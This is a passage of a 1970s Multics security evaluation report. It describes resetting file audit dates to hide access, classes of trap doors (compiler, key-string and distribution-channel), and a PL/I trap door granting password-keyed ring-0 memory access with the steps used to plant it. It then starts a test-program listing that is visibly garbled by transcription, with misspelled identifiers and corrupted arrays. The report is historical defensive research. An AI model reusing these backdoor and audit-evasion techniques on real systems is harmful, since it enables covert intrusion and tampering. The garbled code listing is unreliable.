Every segment in Multics carries with it audit information on the date time last used (DTU) and date time last modified (DTM). These dates are maintained by an audit mechanism at a very low level in the system, and it is almost impossible for a penetrator to bypass this mechanism. (35) An obvious approach would be to attempt to patch the DTU and DTM that are stored in the parent directory of the segment in question. However, directories are implemented as rather complex hash tables and are therefore very difficult to patch.

Once again, however, a solution exists within the system. A routine called `set_dates` is provided among the various subroutine calls into ring 0 which is used when a segment is retrieved from a backup tape to set the segment's DTU and DTM to the values at the time the segment was backed up. The routine is supposed to be callable only from a highly privileged gate into ring 0 that is restricted to system maintenance personnel. However, since a penetrator can change his user identification, this restriction proves to be no barrier. To access a segment without updating DTU or DTM:

1. Change user ID to access segment.
2. Remember old DTU and DTM.
3. Use or modify the segment.
4. Change user ID to system maintenance.
5. Reset DTU and DTM to old values.
6. Change user ID back to original.

In fact due to yet another system bug, the procedure is even easier. The module `set_dates` is callable, not only from the highly privileged gate into ring 0, but also from the normal user gate into ring 0. (36) Therefore, step 4

(35) Section 3.4.5 shows a motivation to bypass DTU and DTM.

(36) The user gate into ring 0 contains `set_dates`, so that users may perform reloads from private backup tapes.

in the above algorithm can be omitted if desired. A listing of the utility that changes DTU and DTM may be found in Appendix F.

It should be noted that one complication exists in step 5 - resetting DTU and DTM. The system does not update the dates in the directory entry immediately, but primarily at segment deactivation time. (37) Therefore, step 5 must be delayed until the segment has been deactivated - a delay of up to several minutes. Otherwise the penetrator could reset the dates, only to have them updated again a moment later.

3.4.5 Trap Door Insertion

Up to this point, we have seen how a penetrator can exploit existing weaknesses in the security controls of an operating system to gain unauthorized access to protected information. However, when the penetrator exploits existing weaknesses, he runs the constant risk that the system maintenance personnel will find and correct the weakness he happens to be using. The penetrator would then have to begin again looking for weaknesses. To avoid such a problem and to perpetuate access into the system, the penetrator can install "trap doors" in the system which permit him access, but are virtually undetectable.

3.4.5.1 Classes of Trap Doors

Trap doors come in many forms and can be inserted in many places throughout the operational life of a system from the time of design up to the time the system is replaced. Trap doors may be inserted at the facility at which the system is produced. Clearly if one of the system programmers is an agent, he can insert a trap door in the code he writes. However, if the production site is a (perhaps on-line) facility to which the penetrator can gain access, the penetrator can exploit existing vulnerabilities to insert trap doors into system software while the programmer is still working on it or while it is in quality assurance.

As a practical example, it should be noted that the software for WWMCCS is currently developed using uncleared personnel on a relatively open time sharing system at Honeywell's plant in Phoenix, Arizona.

(37) Dates may be updated at other times as well.

The software is monitored and distributed from an open time sharing system at the Joint Technical Support Agency (JTSA) at Reston, Virginia. Both of these sites are potentially vulnerable to penetration and trap door insertion.

Trap doors can be inserted during the distribution phase. If updates are sent via insecure communications - either US Mail or insecure telecommunications, the penetrator can intercept the update and subtly modify it. The penetrator could also generate his own updates and distribute them using forged stationery.

Finally, trap doors can be inserted during the installation and operation of the system at the user's site. Here again, the penetrator uses existing vulnerabilities to gain access to stored copies of the system and make subtle modifications.

Clearly when a trap door is inserted, it must be well hidden to avoid detection by system maintenance personnel. Trap doors can best be hidden in changes to the binary code of a compiled routine. Such a change is completely invisible on system listings and can be detected only by comparing bit by bit the object code and the compiler listing. However, object code trap doors are vulnerable to recompilations of the module in question.

Therefore the system maintenance personnel could regularly recompile all modules of the system to eliminate object code trap doors. However, this precaution could play directly into the hands of the penetrator who has also made changes in the source code of the system. Source code changes are more visible than object code changes, since they appear in system listings. However, subtle changes can be made in relatively complex algorithms that will escape all but the closest scrutiny. Of course, the penetrator must be sure to change all extant copies of a module to avoid discovery by a simple comparison program.

Two classes of trap doors which are themselves source or object trap doors are particularly insidious and merit discussion here. These are the teletype key string trigger trap door and the compiler trap door.

It has often been hypothesized that a carefully written closed subsystem such as a query system or limited data management system without programming capabilities may be made invulnerable to security penetration. The teletype key string trigger is just one example of a trap door that provides the penetrator with a vulnerability in even the most limited subsystem. To create such a trap door, the agent modifies the supervisor teletype modules at the development site such that if the user types normally, no anomaly occurs, but if the user types a special key string, a dump/patch utility is triggered into operation to allow the penetrator unlimited access. The key string would of course have to be some very unlikely combination to avoid accidental discovery. The teletype key string trap door is somewhat more complex than the trap door described below in Section 3.4.5.2. However, it is quite straightforward to develop and insert with relatively nominal effort.

It was noted above that while object code trap doors are invisible, they are vulnerable to recompilations. The compiler (or assembler) trap door is inserted to permit object code trap doors to survive even a complete recompilation of the entire system. In Multics, most of the ring 0 supervisor is written in PL/I. A penetrator could insert a trap door in the PL/I compiler to note when it is compiling a ring 0 module. Then the compiler would insert an object code trap door in the ring 0 module without listing the code in the listing. Since the PL/I compiler is itself written in PL/I, the trap door can maintain itself, even when the compiler is recompiled. (38) Compiler trap doors are significantly more complex than the other trap doors described here, because they require a detailed knowledge of the compiler design. However, they are quite practical to implement at a cost of perhaps five times the level shown in Section 3.5. It should be noted that even costs several hundred times larger than those shown here would be considered nominal to a foreign agent.

There is also a variant on the compiler trap door called the initialization trap door. Here, the system initialization code is modified by the penetrator to insert other trap doors as the system is brought up. Such trap doors can be relatively invulnerable to

(38) This type of trap door does not require a higher level language. Entirely analogous trap doors could be placed in an assembler.

detection and recompilation, because system initialization is usually a very complex and poorly understood procedure.

3.4.5.2 Example of a Trap Door in Multics

To demonstrate the feasibility of inserting and distributing trap doors, the following object code change was made to `check$device_name` to provide a generalized dump or patch facility. Figure 13 shows a PL/I program that performs essentially the same function as the trap door actually inserted in the object code. The listing of the actual trap door and its calling program is in Appendix C. `check$device_name` is normally called with three arguments, the third being a fixed binary error code. The trap door is inserted at the point at which `check$device_name` would have returned. The trap door looks at the 72 bits immediately following the error code that was passed by the caller. If those 72 bits match a predefined 72 bit password, then the fixed binary word to which `ptr1` points is copied into the fixed binary word to which `ptr2` points. Since `check$device_name` is a ring 0 procedure, this copy is carried out using the ring 0 descriptor segment and allows the caller to read or write any word in ring 0. Dump and patch utilities can use this trap door exactly like the Insufficient Argument Validation vulnerability. The 72 bit key is used to ensure that the vulnerability is not invoked by accident by some unsuspecting user.

The actual insertion of the trap door was done by the following steps:

1. Change user identification to project SysLib.
2. Make patch in object archive copy of `check$device_name` in `>ldd>hard>object`.
3. Reset DTM on object archive.
4. Make patch in bound archive copy of `check$device_name` in `>ldd>hard>bound_components`.
5. Reset DTM on bound archive.
6. Reset user identification.

This procedure ensured that the object patch was in all library copies of the segment. The DTM was reset as in Section 3.4.4, because the dates on library segments are

```

check$device_name: procedure (a, b, code);
declare    1 code parameter,
            2 err_code fixed binary (35),
            2 key_bit (72) aligned,
            2 ptr1 pointer aligned,
            2 ptr2 pointer aligned;

declare overlay fixed binary (35) based;

/* Start of regular code */
    ...;

/* Here check$device_name would normally return */

    if key = bit_string_constant_password
    then ptr2 -> overlay = ptr1 -> overlay;

    return;
end check$device_name;

```

Figure 13. Trapdoor in check\$device_name

checked regularly for unauthorized modification. These operations did not immediately install the trap door. Actual installation occurred at the time of the next system tape generation.

A trap door of this type was first placed in the Multics system at MIT in the procedure `del_dir_tree`. However, it was noted that `del_dir_tree` was going to be modified and recompiled in the installation of Multics system 18.0. Therefore, the trap door described above was inserted in `check$device_name` just before the installation of 18.0 to avoid the recompilation problem. Honeywell was briefed in the spring of 1973 on the results of this vulnerability analysis. At that time, Honeywell recompiled `check$device_name`, so that the trap door would not be distributed to other sites.

3.4.6 Preview of 6180 Procedural Vulnerabilities

To actually demonstrate the feasibility of trap door distribution, a change which could have included a trap door was inserted in the Multics software that was transferred from the 645 to the 6180 at MIT and from there to all 6180 installations in the field.

3.5 Manpower and Computer Costs

Table III outlines the approximate costs in man-hours and computer charges for each vulnerability analysis task. The skill level required to perform the penetrations was that of a recent computer science graduate of any major university with a moderate knowledge of the Multics design documented in the Multics Programmers' Manual (MPM73) and Organick (ORG72), plus nine months experience as a Multics programmer. In addition, the penetrator was aided by access to the system listings (which are in the public domain) and access to an operational Multics system on which to debug penetrations. In this example, the RADC system was used to test penetrations prior to their use at MIT, since a system crash at MIT would reveal the intentions of the penetrations. (39)

Costs are broken down into identification, confirmation, and exploitation. Identification is that

(39) It should be noted that while the MIT system was crashed twice due to typographical errors during the penetration, the RADC system was never crashed.

part of the effort needed to identify a particular vulnerability. It generally involves examination of system listings, although it sometimes involves computer work. Confirmation is that effort needed to confirm the existence of a vulnerability by using it in some manner, however crude, to access information without authorization. Exploitation is that effort needed to develop and debug command procedures to make use of the vulnerabilities convenient. Wherever possible, these command procedures follow standard Multics command conventions.

All figures in the table are conservative estimates as actual accounting information was not kept during the vulnerability analysis. However, costs did not exceed the figures given and in all probability were somewhat lower.

The costs of implementing the subverter and inverting the password scrambler are not included, because those tasks were not directly related to penetrating the system (See Downey <DOW74>). The Master Mode Transfer vulnerability has no exploitation cost shown, because that vulnerability was not carried beyond confirmation.

TABLE 3

Cost Estimates

Task	<u>Identification</u>		<u>Confirmation</u>		<u>Exploitation</u>		<u>Total</u>	
	Manhrs	CPU \$	Manhrs	CPU \$	Manhrs	CPU \$	Manhrs	CPU \$
Execute Instruction Access Check Bypass	60	\$150	5	\$ 30	8	\$100	73	\$280
Insufficient Argument Validation	1	\$ 0	5	\$ 30	24	\$300	30	\$330
Master Mode Transfer	0.5	\$ 0	2	\$ 20	--	---	2.5	\$ 20
Unlocked Stack Base	0.5	\$ 0	8	\$ 50	80	\$500	88.5	\$550
Forging User ID	5	\$ 0	5	\$ 30	5	\$ 90	15	\$120
check\$device_name Trap door	5	\$ 0	8	\$ 50	5	\$ 30	18	\$ 80
Access Password File (Does not include deciphering.)	1	\$ 0	5	\$ 30	24	\$150	30	\$180
Total	73	\$150	38	\$240	146	\$1170	257	\$1560

SECTION IV

CONCLUSIONS

The initial implementation of Multics is an instance of an uncertified system. For any uncertified system:

a. The system cannot be depended upon to protect against deliberate attack.

b. System "fixes" or restrictions (e.g., query only systems) cannot provide any significant improvement in protection. Trap door insertion and distribution has been demonstrated with minimal effort and fewer tools (no phone taps) than any industrious foreign agent would have.

However, Multics is significantly better than other conventional systems due to the structuring of the supervisor and the use of segmentation and ring hardware. Thus, unlike other systems, Multics can form a base for the development of a truly secure system.

4.1 Multics is not Now Secure

The primary conclusion one can reach from this vulnerability analysis is that Multics is not currently a secure system. A relatively low level of effort gave examples of vulnerabilities in hardware security, software security, and procedural security. While all the reported vulnerabilities were found in the HIS 645 system and happen to be fixed by the nature of the changes in the HIS 6180 hardware, other vulnerabilities exist in the HIS 6180. (40) No attempt was made to find more than one vulnerability in each area of security. Without a doubt, vulnerabilities exist in the HIS 645 Multics that have not been identified. Some major areas not even examined are I/O, process management, and administrative interfaces. Further, an initial cursory examination of the HIS 6180 Multics easily turned up vulnerabilities.

We have seen the impact of implementation errors or omissions in the hardware vulnerability. In the

(40) In all fairness, the HIS 6180 does provide significant improvements by the addition of ring hardware. However, ring hardware by itself does not make the system secure. Only certification as a well-defined closed process can do that.

software vulnerabilities, we have seen the major security impact of apparently unimportant ad hoc designs. We have seen that the development site and distribution paths are particularly attractive for penetration. Finally, we have seen that the procedural controls over such areas as passwords and auditing are no more than "security blankets" as long as the fundamental hardware and software controls do not work.

4.2 Multics as a Base for a Secure System

While we have seen that Multics is not now a secure system, it is in some sense significantly "more secure" than other commercial systems and forms a base from which a secure system can be developed. (See Lipner <LIP74>.) The requirements of security formed part of the basic guiding principles during the design and implementation of Multics. Unlike systems such as OS/360 or GCOS in which security functions are scattered throughout the entire supervisor, Multics is well structured to support the identification of the security and non-security related functions. Further Multics possesses the segmentation and ring hardware which have been identified <SMI74> as crucial to the implementation of a reference monitor.

4.2.1 A System for a Benign Environment

We have concluded that AFDSC cannot run an open multi-level secure system on Multics at this time. As we have seen above, a malicious user can penetrate the system at will with relatively minimal effort. However, Multics does provide AFDSC with a basis for a benign multi-level system in which all users are determined to be trustworthy to some degree. For example, with certain enhancements, Multics could serve AFDSC in a two-level security mode with both Secret and Top Secret cleared users simultaneously accessing the system. Such a system, of course, would depend on the administrative determination that since all users are cleared at least to Secret, there would be no malicious users attempting to penetrate the security controls.

A number of enhancements are required to bring Multics up to a two-level capability. First and most important, all segments, directories, and processes in the system should be labeled with classification levels and categories. This labeling permits the classification check to be combined with the ACL check and to be represented in the descriptor segment. Second, an earnest

review of the Multics operating system is needed to identify vulnerabilities. Such a review is meaningful in Multics, because of its well structured operating system design. A similar review would be a literally endless task in a system such as OS/360 or GCOS. A review of Multics should include an identification of security sensitive modules, an examination of all gates and arguments into ring 0, and a check of all intersegment references in ring 0. Two additional enhancements would be useful but not essential. These are some sort of "high water mark" system as in ADEPT-50 (see Weissman <WF169>) and some sort of protection from user written applications programs that may contain "Trojan Horses".

4.2.2 Long Term Open Secure System

In the long term, it is felt that Multics can be developed into an open secure multi-level system by restructuring the operating system to include a security kernel. Such restructuring is essential since malicious users cannot be ruled out in an open system. The procedures for designing and implementing such a kernel are detailed elsewhere. <AND73, BL73-1, BL73-2, LIP73, PRI73, SCH73, SCH173, WAL74> To briefly summarize, the access controls of the kernel must always be invoked (segmentation hardware); must be tamperproof (ring hardware); and must be small enough and simple enough to be certified correct (a small ring 0). Certifiability is the critical requirement in the development of a multi-level secure system. ESD/MCI is currently proceeding with a development plan to develop such a certifiably secure version of Multics <ESD73>.

REFERENCES

- <ABB74> Abbott, R. P., et al, A Bibliography on Computer Operating System Security, The RISOS Project, UCRL-51555, Lawrence Livermore Laboratory, University of California/Livermore, 15 April 1974.
- <AND71> Anderson, James P., AF/ACS Computer Security Controls Study, ESD-TR-71-395, November 1971.
- <AND73> Anderson, James P., Computer Security Technology Planning Study, ESD-TR-73-51, Vols I and II, October 1972.
- <AGB71> Andrews, J., M. L. Goudy, J. E. Barnes, Model 645 Processor Reference Manual, Cambridge Information Systems Laboratory, Honeywell Information Systems, Inc., 1971.
- <BL73-1> Bell, D. E., L. J. LaPadula, Secure Computer Systems: Mathematical Foundations, The MITRE Corporation, ESD-TR-73-278, Vol I, November 1973.
- <BL73-2> Bell, D. E., L. J. LaPadula, Secure Computer Systems: A Mathematical Model, The MITRE Corporation, ESD-TR-73-278, Vol II, November 1973.
- <DEN66> Dennis, J. B., and E. C. Van Horn, "Programming Semantics for Multiprogrammed Computations", Comm. ACM, 3 (Sept. 1966), pp. 143-155.
- <DOD72> DoD Directive 5200.28, "Security Requirements for Automatic Data Processing (ADP) Systems," December 18, 1972.
- <DOD73> DoD 5200.28-M, "Techniques and Procedures for Implementing, Deactivating, Testing, and Evaluating - Secure Resource-Sharing ADP Systems", January 1973.
- <DOW74> Downey, Peter J., Multics Security Evaluation: Password and File Encryption Techniques, ESD-TR-74-193, Vol III. (In preparation).
- <ESD73> ESD 1973 Computer Security Developments Summary, MCI-74-1, Directorate of Information Systems Technology Electronic Systems Division, December 1973.
- <GOH72> Goheen, S. M., R. S. Fiske, OS/360 Computer Security Penetration Exercise, WP-4467, The MITRE Corporation, Bedford, MA, 16 October 1972, as cited in <ABB74>.

<GRA68> Graham, R. M., "Protection in an Information Processing Utility", Comm. ACM, 5 (May 1968), pp. 365-369.

<HIS73> Honeywell Information Systems, Inc., Multics Users' Guide, Order No. AL40, Rev. 0, November 1973.

<IBM70> IBM System/360 Operating System Service Aids, IBM System Reference Library, GC28-6719-0, June 1970.

<ING73> Inglis, W. M., Security Problems in the WWMCCS GCOS System, Joint Technical Support Activity Operating System Technical Bulletin 730S-12, Defense Communications Agency, 2 August 1973, as cited in <ABB74>.

<IPC73> Information Processing Center, Summary of the H6180 Processor, Massachusetts Institute of Technology, 22 May 1973.

<JTSA73> Joint Technical Support Activity, WWMCCS Security System Test Plan, Defense Communications Agency, 23 May 1972, as cited in <ABB74>.

<LIP73> Lipner, Steven B., Computer Security Research and Development Requirements, MTP-142, The MITRE Corporation, Bedford, MA, February 1973.

<LIP74> Lipner, Steven B., Multics Security Evaluation: Results and Recommendations, ESD-TR-74-193, Vol 1. (In preparation)

<ORG72> Organick, Elliot I., The Multics System: An Examination of Its Structure, The MIT Press, Cambridge, MA, 1972.

<MPM73> The Multiplexed Information and Computing Service: Programmers' Manual, Massachusetts Institute of Technology and Honeywell Information Systems, Inc., 1973.

<PRI73> Price, William R., Implications of a Virtual Memory Mechanism for Implementing Protection in a Family of Operating Systems, PhD Thesis, Carnegie-Mellon University, June 1973.

<RIC73> Richardson, M. H., J. V. Potter, Design of a Magnetic Card Modifiable Credential System Demonstration, MCI-73-3, Directorate of Information Systems Technology, Electronic Systems Division, December 1973.

<SAL73> Saltzer, Jerome H., "Protection and Control of Information Sharing in Multics," ACM Fourth Symposium on

Operating System Principles, Yorktown Heights, New York, October 1973.

<SCH73> Schell, Roger R., Peter J. Downey, Gerald J. Popek, Preliminary Notes on the Design of Secure Military Computer Systems, MCI-73-1, Directorate of Information Systems Technology, Electronic Systems Division, January 1973.

<SCHR72> Schroeder, M. D., J. H. Saltzer, "A Hardware Architecture for Implementing Protection Rings", Comm. ACM, 3 (March 1972), pp. 157-170.

<SCH173> Schiller, W. L., Design of Security Kernel for the PDP-11/45, ESD-TR-73-294, June 1973.

<SM174> Smith, Leroy A., Architectures for Secure Computing Systems, MTR-2772, The MITRE Corporation, Bedford, MA 1974.

<SPS73> System Programmers' Supplement to the Multiplexed Information and Computing Service: Programmers' Manual, Massachusetts Institute of Technology and Honeywell Information Systems, Inc., 1973.

<WAL74> Walter, K. G., Primitive Models for Computer Security, Case Western Reserve University, Cleveland, Ohio, ESD-TR-74-117, January 1974.

<WE169> Weissman, C., "Security Controls in the ADEPT-50 Time-Sharing System," AFIPS Conference Proceedings 35, (1969 FJCC), pp. 119-133.

APPENDIX A

Subverter Listing

This appendix contains listings of the three program modules which make up the hardware subverter described in Section 3.2.1. The three procedure segments which follow are called subverter, coded in PL/I; access_violations_, coded in PL/I; and subv, coded in assembler. Subverter is the driving routine which sets up timers, manages free storage, and calls individual tests. Access_violations_ contains several entry points to implement specific tests. Subv contains entry points to implement those tests which must be done in assembler.

The internal procedure check_zero within subverter is used to watch word zero of the procedure segment for unexpected modification. This procedure was used in part to detect the Execute Instruction Access Check Bypass vulnerability.

The errors flagged in the listing of subv are all warnings of obsolete 645 instructions, because the attached listing was produced on the 6180.

COMPILE LISTING OF SEGMENT subverter
 Compiled by: Multics PL/I Compiler, Version II of 30 August 1973.
 Compiled on: 04/10/74 1845.8 edf Wed
 Options: map

```

1  subverter:
2
3  procedure;
4
5
6  declare
7    hcs_initialize entry (char (*), char (*), char (*), fixed bin (1), fixed bin (2), ptr, fixed bin),
8    date_time_entry entry (fixed bin (71), char (*)),
9    default_handler_sset entry (entry), /* establishes default condition handler */
10   timer_manager_salara_call_inhibit entry (fixed bin (71), bit (2), entry),
11   timer_manager_sreset_alarm_call entry (entry), /* sets alarm clocks */
12   hcs_smake_seg entry (char (*), char (*), char (*), char (*), fixed bin (5), ptr, fixed bin), /* resets alarm clocks */
13   user_info_showmdir entry (char (*)), /* create a segment */
14   cu_sarg_ptr entry (fixed bin, ptr, fixed bin, fixed bin), /* get pointer to arguments */
15   com_err_entry options (variable), /* prints error messages */
16   loa_sloa_stream entry options (variable), /* prints on io streams */
17   loa_entry options (variable), /* prints on user_output */
18   cv_dec_check_entry (char (*), fixed bin) returns (fixed bin (35)), /* string to numeric conversion */
19   subverter$timer ext entry, /* entry to do the testing */
20   ( /* does a cam instruction */
21     subv$cam,
22     subv$ldf,
23     subv$ldbr,
24     subv$ddbr,
25     subv$clcc,
26     subv$dlc,
27     subv$rac,
28     subv$cam,
29     subv$smic,
30     subv$slaci,
31     subv$slam,
32     subv$ssam,
33     subv$rcu,
34     subv$scu,
35     access_violations$illegal_opcodes,
36     access_violations$_sfetch,
37     access_violations$_store,
38     access_violations$_xed_fetch,
39     access_violations$_xed_store,
40     access_violations$_sid,
41     access_violations$_illegal_bounds_fault,
42     access_violations$_illegal_bounds_fault),
43   entry (ptr),
44   clock_entry returns (fixed bin (71));
45
46 declare
47   i fixed bin,
48   fp pointer,
49   sp pointer int static,
50   code fixed bin,
51   wdir char (160),
52
53   /* points to failure blocks */
54   /* points to statistics segment */
  
```

```

56 arg char (arg1) based (argp),
57 arg1 fixed bin,
58 argp pointer,
59 error_table_sbadopt fixed bin (35) ext static,
60 seg_version fixed bin int static init (1),
61 max_test fixed bin int static init (22),
62 test_names (22) int static char (32) init ("cam", "scu", "ldt", "ldbr", "sdbt", "cloc", "dis",
63 "rcm", "smcm", "smcm", "smcm", "smcm", "smcm", "smcm", "smcm", "smcm", "smcm", "smcm", "smcm", "smcm", "smcm", "smcm",
64 "store_access_violation", "xed_fetch_access_violation", "xed_store_access_violation",
65 "it_access_violation", "legal_bounds_fault", "illegal_bounds_fault", "illegal_opcode"),
66 ret_label label int static,
67 interval fixed bin (35) int static,
68 time fixed bin (71);
69
1 /* start of include file subvert_statistics.incl.pl1
1
1 Initially coded by 2 Lt. Paul Karger 19 July 1972 0900 */
1
1 declare
1
1 1 subvert_statistics_based(sp) aligned,
1 2 cur_test fixed bin(17) unal,
1 3 next_code fixed bin(17) unal,
1 4 end_of_segment fixed bin(17) unal,
1 5 last_failure_block fixed bin(17) unal,
1 6 test_in_progress fixed bin,
1
1 2 time_of_last_test fixed bin(71),
1 3 cum_total_time fixed bin(71),
1 4 number_of_tests fixed bin,
1 5 tests(i refer(number_of_tests)) aligned,
1 6 3 number_of_attempts fixed bin,
1 7 3 number_of_failures fixed bin,
1 8 3 failure_block_ptr fixed bin(17) unal,
1 9 3 last_test_time fixed bin(71),
1 10 3 cum_test_time fixed bin(71);
1
1 /* End of subvert_statistics.incl.pl1 */
1
2 1 /* Start of include file failure_block.incl.pl1
2
2 Initially coded by 2 Lt. Paul Karger 19 July 1972 0900 */
2
2 Modified 21 July 72 0820 by P. Karger to use fixed bin unal
2
2 */
2
2 declare
2
2 1 failure_block_based(fp) aligned,
2 2 version fixed bin,
2 3 type fixed bin,
2 4 time_of_failure fixed bin(71),
2 5 next_block fixed bin(17) unal,
2 6 scu_data(5) fixed bin;
2
2 /* version number = 1 */
2 /* index of test in test array */
2 /* rel pointer to next failure block of this type */
2 /* to be defined */

```

```

2 19 /* End of include file failure_block.incl.pl1 */
71
72 interval = 60;
73 call cv_sarg_ptr (1, argp, argi, code);
74 if code = 0 then
75 do;
76 if arg = "-stop" then
77 do;
78 call timer_manager_reset_alarm_call (subverter$timer);
79 return;
80 end;
81 interval = cv_dec_check_ (arg, code);
82 if code = 0 then
83 do;
84 call com_err_ (error_table$badopt, "subverter", arg);
85 return;
86 end;
87 end;
88 call user_info_showmdir (mdir);
89 call hcs_snake_seg (mdir, "subvert_statistics", "", 01011b, sp, code);
90 if sp = null () then
91 do;
92 no_seg;
93 call com_err_ (code, "subverter", "subvert_statistics");
94 return;
95 end;
96 if code = 0 then
97 do;
98 last_failure_block, end_of_segment = 1000000000000000b;
99 /* segment is new */
100 /* 64K segment length */
101 number_of_tests = max_test;
102 cur_test = 1;
103 next_code = -1;
104 end;
105 else
106 do;
107 if test_in_progress = 0 then
108 do;
109 call com_err_ (0, "subverter",
110 "test was in progress. Call subverter$reset to clear segment and resume.");
111 test_names (test_in_progress);
112 return;
113 end;
114 end;
115 finish_setup;
116 time_of_last_test = clock ();
117 do i = 1 to number_of_tests;
118 last_test_time (i) = time_of_last_test;
119 end;
120 call timer_manager_alarm_call_inhibit (1, "11b, subverter$timer");
121 /* start in 1 second */
122 return;
123
124 subverter$reset;
125 entry;
126 if test_in_progress = 22 /* illegal opcode test */ then next_code = next_code - 1;
127

```

```

129 go to finish_setup;
130
131
132 subvert_timer;
133 entry ();
134 call check_zero ();
135 ret_label = next_setup;
136 call default_handler_sset (fault_handler);
137 call get_failure_block (cur_test);
138 number_of_attempts (cur_test) = number_of_attempts (cur_test) + 1;
139 time = clock ();
140 cum_total_time = cum_total_time + time - time_of_last_test;
141 time_of_last_test = time;
142 cum_test_time (cur_test) = cum_test_time (cur_test) + time - last_test_time (cur_test);
143 last_test_time (cur_test) = time;
144 go to c (cur_test);
145
146 c (1):
147 call subv$cam (fp);
148 go to scream_bloody_murder;
149
150 c (2):
151 call subv$scu (fp);
152 go to scream_bloody_murder;
153
154
155 c (3):
156 call subv$ldt (fp);
157 go to scream_bloody_murder;
158
159
160 c (4):
161 call subv$ldbr (fp);
162 go to scream_bloody_murder;
163
164
165 c (5):
166 call subv$sdbr (fp);
167 go to scream_bloody_murder;
168
169
170 c (6):
171 call subv$clcc (fp);
172 go to scream_bloody_murder;
173
174
175 c (7):
176 call subv$dlis (fp);
177 go to scream_bloody_murder;
178
179
180 c (8):
181 call subv$rmcm (fp);
182 go to scream_bloody_murder;
183
184
185 c (9):
186 call subv$smcm (fp);
187

```

```

188
189
190 c (10):
191     call subv$smc (fp);
192     go to scream_bloody_murder;
193
194
195 c (11):
196     call subv$lac (fp);
197     go to scream_bloody_murder;
198
199
200 c (12):
201     call subv$lam (fp);
202     go to scream_bloody_murder;
203
204
205 c (13):
206     call subv$sam (fp);
207     go to scream_bloody_murder;
208
209
210 c (14):
211     call subv$rcu (fp);
212     go to scream_bloody_murder;
213
214
215 c (15):
216     call access_violations_fetch (fp);
217     go to scream_bloody_murder;
218
219
220 c (16):
221     call access_violations_store (fp);
222     go to scream_bloody_murder;
223
224
225 c (17):
226     call access_violations_fetch (fp);
227     go to scream_bloody_murder;
228
229
230 c (18):
231     call access_violations_store (fp);
232     go to scream_bloody_murder;
233
234
235 c (19):
236     call access_violations_sid (fp);
237     go to scream_bloody_murder;
238
239
240 c (20):
241     call access_violations_siegal_bounds_fault (fp);
242     go to scream_bloody_murder;
243
244
245 c (21):

```

```

247 go to scream_bloody_murder;
248
249
250 c (22) :
251 call access_violations_illegal_opcodes (fp);
252 go to scream_bloody_murder;
253
254
255 scream_bloody_murder:
256 number_of_failures (cur_test) = number_of_failures (cur_test) + 1;
257 call ioa_stream ("error_output",
258 "-----/From subverter: Test -R-a-B succeeded!-/*****", test_names (cur_test)
259 );
260 test_in_progress = 0;
261
262 next_setup:
263 call check_zero ();
264 if cur_test = max_test then cur_test = 1;
265 else cur_test = cur_test + 1;
266 time = interval;
267 call timer_manager_salara_call_inhibit (time, "11'b, subverterstimer");
268 return;
269
270
271 display:
272 entry ();
273 call user_info_showedir (wdir);
274 call hcs_initialize (wdir, "subvert_statistics", "", 0, 0, sp, code);
275 if sp = null () then go to no_seg;
276
277
278 call ioa_ ("~/--Display of subverter statistics~/");
279 if test_in_progress = 0 then call ioa_ ("Test -R-a-B in progress.", test_names (test_in_progress));
280
281 call ioa_ ("Total testing time = ~.2f hours.", cum_total_time/3600000000.0e0);
282 call ioa_ ("~/--Cumulative~/");
283 call ioa_ ("Test Name ~/--Test Line Attempts Failures~/");
284 do i = 1 to number_of_tests;
285 call ioa_ ("~30a ~8.2f ~8d ~8d", test_names (i), cum_test_time (i)/3600000000.0e0,
286 number_of_attempts (i), number_of_failures (i));
287 do fp = pointer (sp, failure_block_ptr (i)) repeat (pointer (sp, next_block)) while (rel (fp) =
288 "0'b");
289 call date_time_ (time_of_failure, dt_string);
290 call ioa_ ("~/--Failure at ~a.", dt_string);
291
292 end;
293 return;
294
295 get_failure_block:
296 proc (i);
297
298 declare
299 block_size (22) fixed bin init (22) 32 int static,
300 i fixed bin (17) unaf,
301 p ptr,
302 fp ptr;
303 do p = pointer (sp, failure_block_ptr (i)) repeat (pointer (sp, fp -> next_block)) while (rel (p)
304 = "0'b");
305 fn = n;

```

```

306 end;
307 if failure_block_ptr (i) ~= 0 then
308   do;
309     /* there already exists >= 1 failure blocks for this type */
310     fp -> next_block, last_failure_block = last_failure_block - block_size (i);
311     /* thread on new block */
312     fp = pointer (sp, fp -> next_block);
313     /* set the pointer to the new block */
314   end;
315 else
316   do;
317     /* this is the first failure block for this test type */
318     failure_block_ptr (i), last_failure_block = last_failure_block - block_size (i);
319     /* thread on the block */
320     fp = pointer (sp, failure_block_ptr (i));
321     /* set the pointer */
322   end;
323   fp -> failure_block.version = seg_version; /* initialize the block */
324   fp -> type = i;
325   return;
326
327 free_failure_block:
328   entry (i);
329   fp -> failure_block.version, fp -> type = 0; /* zero the data */
330   do p = pointer (sp, failure_block_ptr (i)) repeat (pointer (sp, p -> next_block)) while (rel (p) ~=
331     rel (fp));
332   tp = p;
333   /* find a pointer to the block just before the one to be free
334   if p ~= pointer (sp, failure_block_ptr (i)) then tp -> next_block = 0;
335   /* if not first block then unthread from block before */
336   else failure_block_ptr (i) = 0;
337   /* else unthread from header */
338   last_failure_block = last_failure_block + block_size (i);
339   /* indicate space is free */
340 end;
341
342 fault_handler:
343   procedure (mc_ptr, cond_name, mc_ptr, info_ptr, continue);
344   /* procedure to catch interrupts */
345   declare
346     (
347       mc_ptr,
348       mc_ptr,
349       info_ptr)
350   ptr,
351   cond_name char (*),
352   i fixed bin,
353   n_conds fixed bin int static init (8),
354   continue bit (1) aligned,
355   conds (8) char (32) int static init ("illegal_procedure", "635/645_compatibility",
356     "635_compatibility", "undefined_acc", "access_violation", "bounds_fault_ok",
357     "out_bounds_err", "illegal_opcode");
358   /* array of cond names */
359   do i = 1 to n_conds;
360     if cond_name = conds (i) then
361       do;
362         test_in_progress = 0;
363         /* we want this condition */
364         /* No more worries about crashes */
365         call free_failure_block (cur_test);
366         /* free the failure block */

```

```

365         end;
366     end;
367     continue = "1";
368     return;
369 end;
370 check_zero:
371 proc;
372     declare
373         1 impure_based (impure_ptr) aligned,
374         2 lock_word bit (36) aligned,
375         2 compare_word bit (36) aligned;
376     declare
377         word_zero bit (36) aligned based (pointer (impure_ptr, 0)),
378         impure_ptr pointer based (addr (label_var)),
379         label_var label,
380         exec_com entry options (variable),
381         setacl entry options (variable);
382     label_var = dummy_label;
383     if lock_word ^= "0" then
384         do;
385             call setacl (">udd>d>pak>subverter", "rews", "Karger.Druid.s");
386             compare_word = word_zero;
387             lock_word = "0";
388             call setacl (">udd>d>pak>subverter", "re", "Karger.Druid.s");
389         end;
390     else
